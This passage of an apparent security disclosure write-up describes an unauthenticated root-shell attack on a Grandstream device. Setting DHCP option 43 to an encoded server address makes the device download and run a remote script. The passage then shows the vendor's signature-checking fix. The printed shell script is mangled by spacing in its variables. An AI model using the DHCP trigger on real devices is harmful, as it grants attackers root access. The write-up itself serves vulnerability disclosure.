So we set DHCP option 43 to 05:0e:31:39:32:2e:31:36:38:2e:34:32:2e:32:32:32 and trigger a DHCP run (/etc/init.d/udhcpc restart if you have a shell, or a plain reboot if you don't). And boom, root shell on port 1270 :) As mentioned earlier, this is closely related to CVE-2021-37915, where a binary was downloaded via TFTP from the gdb_debug_server NVRAM variable or via HTTP from the gs_test_server NVRAM variable. Both of these variables were controllable using the existing gs_config interface after authentication. But using DHCP for the same thing is much nicer, as it removes the need for authentication completely :) Affected devices Fix After disclosing this issue to Grandstream, they have issued a new firmware release (1.0.3.10) which modifies /app/bin/vendor_test_suite.sh to
#!/bin/sh
TEST_SCRIPT=vendor_test.sh
TEST_SERVER=$1
TEST_SERVER_PORT=8080
VENDOR_SCRIPT="/tmp/run_vendor.sh"
cd /tmp
wget -q -t 2 -T 5 http://$ TEST_SERVER :$ TEST_SERVER_PORT /$ TEST_SCRIPT  
if [ "$?" = "0" ]; then
    echo "Finished downloading $ TEST_SCRIPT  from http://$ TEST_SERVER :$ TEST_SERVER_PORT "
    chmod +x $ TEST_SCRIPT 
    prov_image_dec --in $ TEST_SCRIPT  --out $ VENDOR_SCRIPT 
    if [ " head -n 1 $ VENDOR_SCRIPT  " = "#!/bin/sh" ]; then
        echo "Starting GS Test Suite..."
        chmod +x $ VENDOR_SCRIPT 
        $ VENDOR_SCRIPT  http://$ TEST_SERVER :$ TEST_SERVER_PORT 
    fi
fi
The crucial part is that now prov_image_dec is used for the decoding, which actually checks for a signature (like on the firmware image itself), thus preventing loading of malicious scripts. Timeline

Next.

Previous.